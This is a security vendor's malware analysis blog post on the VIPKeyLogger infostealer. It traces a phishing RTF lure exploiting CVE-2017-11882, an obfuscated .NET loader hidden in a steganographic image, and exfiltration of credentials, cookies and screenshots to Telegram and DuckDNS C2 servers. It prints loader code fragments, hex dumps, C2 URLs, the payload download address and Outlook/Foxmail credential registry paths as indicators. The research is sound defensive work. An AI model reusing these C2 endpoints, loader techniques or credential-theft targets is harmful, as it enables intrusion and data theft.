


VIPKeyLogger Infostealer in the Wild

Published: 2024-12-13 · Archived: 2026-04-05 20:12:57 UTC

1. [Home](#)
2. [VIPKeyLogger Infostealer In The Wild](#)

Data Security,Awareness



- **Prashant Kumar**
- [Research](#)
- [Email Security](#)
- [Data Security Everywhere](#)


Infostealers are a type of trojan used extensively by malware authors to harvest sensitive data types like login details, financial information, system data and personal identifiable information.

Recently, we observed an increase in activity from a new infostealer known as **VIPKeyLogger**. In this blog post, we will analyze it in more detail.

VIPKeyLogger shares a lot in common with the subscription-based Snake Keylogger, which is also known as 404 Keylogger.

This new infostealer circulates through phishing campaigns as an attachment that takes the form of an archive or Microsoft 365 files. The archive contains executable content in Microsoft Office files spread via C2.

Attack chain:



Email file:




Fig. 1 - Original email

Malicious Doc file

68468577please click Enable editing from the yellow bar above. The independent auditors' opinion says the financial statements are fairly stated in accordance with the basis of accounting used by your organization. So why are the auditors giving you that other letter In an audit of financial statements, professional standards require that auditors obtain an understanding of internal controls to the extent necessary to plan the audit. Auditors use this understanding of internal controls to assess the risk of material misstatement of the financial statements and to design appropriate audit procedures to minimize that risk. The definition of good internal controls is that they allow errors and other misstatements to be prevented or detected and corrected by (the nonprofit's) employees in the normal course of performing their duties. If the auditors detect an unexpected material misstatement during your audit, it could indicate that your internal controls are not functioning properly. Conversely, lack of an actual misstatement doesn't necessarily mean that your internal controls are working. As long as there's a reasonable possibility for material misstatement of account balances or financial statement disclosures, your internal controls are considered to be deficient. Auditors evaluate each internal control deficiency noted during the audit to determine whether the deficiency, or a combination of deficiencies, is severe enough to be considered a material weakness or significant deficiency. In assessing the deficiency, auditors consider the magnitude of potential misstatements of your financial statements as well as the likelihood that internal controls would not prevent or detect and correct the misstatements. One common example of a deficiency in internal control that's severe enough to be considered a material weakness or significant deficiency is when an organization lacks the knowledge and training to prepare its own financial statements, including footnote disclosures. Deficiencies in internal control deemed to be either significant deficiencies or material weaknesses must be communicated in writing to management and those charged with

Fig. 2 - Malicious document

The file looks like other files related to [CVE-2017-11882](#). On dissecting the file, we see it's an rtf file from the file headers.

```

-Untitled- x Bank.doc x
00000000 7B 5C 72 74 0D 0D 7B 5C 2A 5C 4E 4C 66 57 37 6C f{\rt..{\*\Nlfw7l
00000010 6B 55 77 57 38 63 76 64 70 69 48 71 64 45 44 6F kUwW8cvdpiHqdEDo
00000020 67 58 43 51 4B 50 50 56 39 73 50 67 4E 37 36 57 gXCQKPPV9sPgN76W
00000030 4E 72 78 76 56 6E 54 6A 45 4D 70 69 4F 6F 74 61 NrxvVnTjEMpiOota
00000040 72 50 4E 56 47 30 4C 63 42 6C 71 31 4D 42 78 75 rPNVG0LcBlqIMBxu
00000050 4E 4D 73 73 52 59 56 66 50 73 30 79 46 4D 74 64 NMssRYVfPs0yFMtd
00000060 55 41 39 32 36 44 68 67 5A 6E 37 39 47 69 61 43 UA926DhgZn79Giac
00000070 76 57 36 42 5A 78 75 68 59 6F 44 4F 72 75 38 45 vW6BZxuhYoD0ru8E
00000080 6A 4C 76 6F 53 33 4F 7A 55 56 63 6F 6B 6D 75 66 jLvoS30zUVcokmuf
00000090 39 71 32 63 61 7A 63 36 6E 67 72 6C 73 55 57 66 9q2cazc6ngrlsUWf
000000A0 6A 54 37 62 7D 0D 0D 7B 5C 38 36 38 34 36 38 35 jT7b}..{\8684685
000000B0 37 37 70 6C 65 61 73 65 20 63 6C 69 63 6B 20 45 77please click E
000000C0 65 61 63 6C 65 70 65 64 60 74 60 65 67 70 66 70 nable editing fr
    
```

Fig. 3 - File header

On checking a dump of the file, we find objdata below, which contains encoded contents.

```

1 Level 1 c= 2 p=00000000 l= 932258 h= 66477; 18 b= 0 u= 77019 \rt
2 Level 2 c= 0 p=00000006 l= 157 h= 0; 5 b= 0 u= 0
3 Level 2 c= 1 p=000000a7 l= 932090 h= 66477; 18 b= 0 u= 77019
4 Level 3 c= 3 p=000247a5 l= 782843 h= 8463; 18 b= 0 u= 373 \objdata406230
5 Level 4 c= 0 p=000247b6 l= 28 h= 0; 2 b= 0 u= 6 \mnum
6 Level 4 c= 0 p=000247d6 l= 615 h= 197; 18 b= 0 u= 367 \nextfile747748787
7 Level 4 c= 0 p=00024a41 l= 45 h= 0; 18 b= 0 u= 0 \emspace747748787
    
```

Fig. 4 - Dump of RTF file

From here, we can dump the objdata to see the content itself.

```

00000000: 5C 62 69 6E 30 30 30 30 30 30 5C 37 34 37 37 34 \bin000000\74774
00000010: 38 37 38 37 32 38 32 38 30 37 32 32 36 20 45 71 8787282807226 Eq
00000020: 4A 49 62 61 71 63 30 55 35 48 37 34 6C 36 49 73 JIbaqc0U5H7416Is
00000030: 66 71 34 70 43 48 76 33 4D 57 4A 6D 6E 63 75 56 fq4pCHv3MWJmncuV
00000040: 49 4E 39 56 4B 50 79 58 79 55 72 6B 36 39 32 74 IN9VKPyXyUrK692t
00000050: 67 54 37 71 57 39 6A 44 33 75 64 4B 5A 79 74 55 gT7qW9jD3udKZytU
00000060: 59 78 55 4C 4A 76 31 65 77 6A 6C 41 4E 61 73 78 YxULJvlewjlANasx
00000070: 72 75 79 6A 55 4C 74 64 45 41 63 37 77 6E 68 45 ruyjULtdEAc7whhE
00000080: 70 66 63 30 35 4B 65 44 6C 65 72 48 74 61 4A 53 pfc05KeDlerHtaJS
00000090: 77 70 66 4F 4F 7A 74 69 64 76 4B 31 41 45 73 36 wpf0OztidvKLAes6
000000A0: 76 43 62 4F 76 6C 51 66 44 76 42 78 76 48 73 6F vCbOv1QfDvBxvHso
000000B0: 6B 73 43 6B 55 47 49 73 34 72 6D 78 5A 54 78 58 ksCkUGIs4rmxZTxX
000000C0: 63 42 53 51 37 50 71 4F 35 42 6B 37 6B 70 36 51 cBSQ7Pq05Bk7kp6Q
000000D0: 31 69 63 66 36 4A 63 56 4B 63 7A 70 4F 64 54 76 licf6JcVKczpOdtV
000000E0: 67 48 44 79 78 4F 53 6E 39 36 63 67 65 50 57 67 gHDyxOSn96cgePWg
000000F0: 61 7A 79 35 54 49 4F 32 41 72 30 58 77 75 78 66 azy5TIO2ArOXwuxf
00000100: 76 39 75 7A 67 74 6D 49 43 4B 6E 58 75 39 67 31 v9uzgtmICKnXu9gl
00000110: 42 79 75 58 59 42 76 6C 41 69 5A 51 6A 65 38 72 ByuXYBv1Ai2Qje8r
00000120: 49 67 36 7A 35 76 6B 47 74 71 39 6A 62 63 50 55 Ig6z5vkGtq9jbcPU
00000130: 32 61 32 46 30 32 69 4B 6A 46 44 69 49 69 62 53 2a2F02iKjFDiIibS
00000140: 5A 66 6A 4D 44 72 75 6F 37 5A 71 30 6F 74 72 45 ZfjMDruo7Zq0otrE
00000150: 54 43 4F 61 72 77 62 70 6B 68 50 59 51 4C 65 59 TCOarwbpkhPYQLeY
00000160: 61 67 57 54 4B 37 4E 68 62 6A 58 55 66 56 62 4E agWTK7NhbJXUfVbN
00000170: 79 72 72 6F 47 51 30 32 73 33 35 45 48 33 66 77 yrroGQ02s35EH3fw
00000180: 7A 6B 4F 64 5A 44 59 67 31 4A 39 53 4A 78 32 68 zkOdZDYglJ9Sjx2h
00000190: 43 62 4D 44 4F 31 4B 6A 6C 4E 38 32 30 4F 36 4F CbMD01Kj1N82006O
000001A0: 53 75 45 36 37 67 73 59 32 4E 62 42 75 6E 59 79 SuE67gsY2NbBunYy
000001B0: 6F 52 6D 35 4F 47 79 69 34 68 53 47 6D 73 4B 67 oRm5Ogyi4hSGmsKg
000001C0: 64 43 79 42 36 34 68 35 4A 78 6E 78 64 59 61 7A dCyB64h5JxnxdYaz
000001D0: 54 51 32 68 50 67 4C 6C 53 31 79 41 6A 32 6C 62 TQ2hPgLLslyAj21lb
000001E0: 41 64 55 39 67 74 54 34 55 33 63 33 62 6B 57 57 AdU9gtT4U3c3bkWW
000001F0: 6F 5A 32 4B 62 6E 72 64 61 50 61 31 32 50 6F 77 oZ2KbnrdaPa12Pow
00000200: 6A 46 68 48 32 67 61 49 44 6A 7A 6C 31 77 6D 4C jFhH2gaIDjz1lwmL
00000210: 56 76 67 47 38 39 76 38 35 73 42 39 70 57 73 54 VvgG89v85sB9pWsT
00000220: 79 35 56 71 49 7A 52 57 41 30 6F 4D 30 63 6C 47 y5VqIzRWA0oM0clG
00000230: 43 56 74 6D 41 47 76 32 65 54 68 6E 49 76 4E 78 CVtmAGv2eThnIvNx
00000240: 58 42 70 38 64 4A 52 58 7A 75 7A 38 6A 4D 73 32 XBp8dJRXzuz8jms2
00000250: 5A 4D ZM

```

Fig. 5 - Dumped content

For the next part, we dump other objects. From there, we can see some content related to object data that further resolves to an URL and downloads malicious executable.

```

[{}*mmum\({}*objupdate-*****)
[{}*nextfile747748787 \bin000000\747748787282807226
EqJIbaqc0U5H7416Isfq4pCHv3MWJmncuVIN9VKPyXyUrK692tqT7qW9jD3udKZytUxULJvlewjlANasxruyjULtdEAc7whhEpf05KeDlerHtaJSwpf0OztidvKLAes6vCbOv1QfDv
BxvHsoKkUGIs4rmxZTxXcBSQ7Pq05Bk7kp6Qlicf6JcVKczpOdtVgHDyxOSn96cgePWgazy5TIO2ArOXwuxfv9uzgtmICKnXu9glByuXYBv1Ai2Qje8rIg6z5vkGtq9jbcPU
2a2F02iKjFDiIibS2ZfjMDruo7Zq0otrETCOarwbpkhPYQLeYagWTK7NhbJXUfVbNyrroGQ02s35EH3fwzkOdZDYglJ9Sjx2hCbMD01Kj1N82006OSuE67gsY2NbBunYyoRm5Ogyi4hSGmsKg
dCyB64h5JxnxdYazTQ2hPgLLslyAj21lbAdU9gtT4U3c3bkWWoZ2KbnrdaPa12PowjFhH2gaIDjz1lwmLVvgG89v85sB9pWsTy5VqIzRWA0oM0clGCVtmAGv2eThnIvNXp8dJRXzuz8jms2ZM]
[{}*space747748787 \bin0000\747748787282807226)
1
4
od
8
05
90

```

Fig. 5.1 - Partial content of RTF file

On removing blank lines and whitespaces, we can restore the object data which is responsible for forming a URL:



Fig. 6. - Restored object

The content in Fig. 6 is responsible for connecting to URL “http://[87.]120.84.39/txt/xXdqUOrM1vD3An[.]exe and downloading malicious file.

The downloaded file is found to be a .NET compiled file as shown below in Fig. 7:




Fig. 7 - .NET compiled file

Next step, we look closer using DnSpy. The actual file loads with name skkV[.]exe irrespective of the actual file name.




Fig. 8 - DnSpy view of the file

The file contains several classes. Execution starts from MainForm() class which has several ToCharArray conversions.

```
public class MainForm : Form
{
    // Token: 0x0600002A RID: 42 RVA: 0x00005820 File Offset: 0x00003A20
    public MainForm()
    {
        this.InitializeComponent();
        Type t = this.Game_Config;
        object[] args = new object[]
        {
            new string("766D4750".ToCharArray()),
            new string("66746A".ToCharArray()),
            new string("GradePerformancePredictorApplication".ToCharArray())
        };
        MethodInfo[] i = this.Game_Config.GetMethods();
        MethodInfo kb = i.ElementAt(0);
        LateBinding.LateCall(kb, null, "Invoke", new object[]
        {
            0,
            args
        }, null, null);
    }
}
```

Fig. 9 - Main Initialization

Under the Resource section, there is a bitmap image named “vmGP” which looks like noisy, grainy image. The obfuscated code is hidden in this steganographic image.




Fig. 10 - Steganographic image

On further analysis, we found that this payload exfiltrates various data such as PC names, country names, clipboard data, screenshots, cookies, browser history and more. It sends harvested information via Telegram to Dynamic DuckDNS servers from the file loaded into memory as shown in the four images below:

```

0x433b7b (190): http://vaders.kozow.com:8081,http://aborters.duckdns.org:8081,http://anotherarmy.dns.army:8081
0x433c48 (158): BsrOkYiChvpfhAkip2AxnnChkMgkLnAiZhGMyrnJfULIDGkTkrTELinhfKlKJrkDExMvkEUCxUKUGr
0x433cfa (22): $CheckFile$
0x433d12 (36): $CheckTextEnabled$
0x433d54 (24): %is_Discord%
0x433d6e (26): %is_Telegram%
0x433d8a (30): %Telegram_Side%
0x433daa (20): %is_Panel%
0x433dc0 (26):
PC Name:
0x433ddc (34):
Date and Time:
0x433e00 (26):
Client IP:
0x433e22 (28): Country Name:
0x433e40 (26): CountryCode:
0x433e5c (26): Region Name:
0x433e78 (26): Region Code:
0x433ea2 (20): TimeZone:
0x433eb8 (20): Latitude:
0x433ece (22): Longitude:
0x433ee6 (28): Stub Version:
    
```

Fig. 11 - Harvested data types

```

Country Name:
0x433f2e (64): Gs8HpVjMiqBuv8oksoxRhit/c/0qQIVZ
0x433f70 (48): 8KrxUx2c5psB8LzNYlFayA==
0x433fa2 (64): WXQd5q2eWQAlh2iv4hpF+xXSTC2oNE
0x433fe4 (64): fGxkN5kuG7TOOJXyhzeeN+HH0LXG/BQK
0x434026 (24): oXrxmBlV5W8=
0x434040 (42): %$DiscordWebhookURL$%
0x43406c (38): %$DiscordUsername$%
0x434094 (44): %$PanelConnectionApi$%
0x4340c2 (32): %$HostUsername$%
0x4340e4 (32): %$HostPassword$%
0x434106 (22): %$HostURL$%
0x43411e (26): %$TeleToken$%
0x43413a (20): %$TeleID$%
0x434150 (24): Yx74dJ0TP3M=
0x4341ea (44): %$Outlook_Tele_token$%
0x434198 (34): %Outlook_Tele_ID$
0x4341bc (20): ZyiANXWZF
0x4341d2 (28): EnabledAntiBot
0x4341f0 (24): EnabledEmpty
0x43420a (54): -----
0x434250 (60): multipart/form-data; boundary=
0x4342a2 (112): Content-Disposition: form-data; name="username"{0}{1}{2}
0x434314 (110): Content-Disposition: form-data; name="content"{0}{1}{2}
0x434385 (212): Content-Disposition: form-data; name="file"; filename="{0}"{1}Content-Type: application/octet-stream{2}{3}
0x43445b (64): vXLTPNPZK+Dtb-Y99FV+EWlxYmFoLa7V
0x43449d (88): zMaRfCDEOGb4k/zB6ZNS3r1L34TENqM2D9R6hkhoe-
0x4344f7 (88): 9uzQ2EM9esiGktQ2plawgWzVerNvdHityrIJrsirtz2k=
0x434551 (48): -----
0x434583 (24): Content-Type
0x43459e (214): --{0}
Content-Disposition: form-data; name="document"; filename="{1}"
Content-Type: {2}
    
```

Fig. 11.2 - Examples of exfiltrated data

```

0x338a1ec (56): https://api.telegram.org/bot
0x338a234 (42): /sendMessage?chat_id=
0x338a288 (502): https://api.telegram.org/bot/sendMessage?chat_id=itext=
PC Name:
Date and Time: 08-12-2024 / 22:08:51
Country Name:
[ DESKTOP-HFKP9N2 Clicked on the File If you see nothing this's mean the system storage's empty. ]
0x338a500 (32): api.telegram.org
0x338a530 (20): r/?:0&+=,
0x338a554 (36): r/?:0&+=,#[!]'()*
0x338a5c0 (32): 0123456789ABCDEF
0x338a5ec (654):
https://api.telegram.org/bot/sendMessage?chat_id=itext=
    
```

Fig. 11.3 - More examples of exfiltrated data

```

0x33e2ad0 (26): IMAP Password
0x33e2af8 (26): POP3 Password
0x33e2b20 (26): HTTP Password
0x33e2b48 (26): SMTP Password
0x33e2b70 (176): Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2c30 (244): Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2d34 (176): Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
0x33e2df4 (176): Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
0x33e2eec (22): SMTP Server
0x33e2fb4 (108): SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
0x33e3030 (22): Foxmail.exe
0x33e3074 (44): \Accounts\Account.rec0
0x33e30cc (22): POP3Account
0x33e3110 (24): POP3Password
0x33e3148 (126):
----- / VIP Recovery \ -----
Recovered From: Foxmail
    
```

Fig. 11.4 - Dumped strings of PE file in memory

Conclusion:

Keyloggers are one of the most common threats in a hacker's arsenal. They are delivered through phishing campaigns hosting malicious attachments in the form of a lure. These infected files exist to steal as much information from a victim's system as possible.

When users click the bait to open the archive file, it drops/downloads the infected file in temporary or startup folder for persistence. When opened, the Microsoft 365 or archive file attachment downloads a file in %AppData\Roaming% directory, executes and deletes itself and copies injected content to the actual file where it was executed. It then performs series of data exfiltration such as recording keystrokes, collecting information like clipboard data, screenshots, browser history, cookies and email configuration details. It sends the harvested data via Telegram to Dynamic DuckDNS C2 servers.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 2 (Lure)** – Malicious attachments associated with these attacks are identified and blocked.
- **Stage 3 (Redirect)** – Blocked URLs which downloads further payload
- **Stage 5 (Dropper File)** - The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - Blocked C2 credentials

IOCs

RTF hash	a7fb35d35eb23fe3b4358e3c843f5982a161534e
Dropped exe	2830f9d5f41bbeed2ae105ed0b9a8d49327c8594
Malicious URL	hxxp://87.120.84[.]39/txt/xXdquUOrM1vD3An.exe hxxp://51.38.247[.]67:8081/_send_.php?L
C2	varders.kozow[.]com:8081 aborters.duckdns[.]org:8081 anotherarmy.dns[.]army:8081 mail.jhxkgroup[.]online



Prashant Kumar

Prashant serves as a Security Researcher for the X-Labs Threat Research Content. He spends his time researching web and email-based cyberattacks with a particular focus on URL research, email security and analyzing malware campaigns.

[Read more articles by Prashant Kumar](#) →

In the Article

- [Microsoft 365 Data Security Playbook](#)



.

Forcepoint

X-Labs

Get insight, analysis & news straight to your inbox

By submitting this form, you agree to our [terms](#) and to receiving communications from Forcepoint, you acknowledge our [privacy policy](#) and you consent to the processing of your data. You can [unsubscribe](#) at any time.

Source: <https://www.forcepoint.com/blog/x-labs/vipkeylogger-infostealer-malware>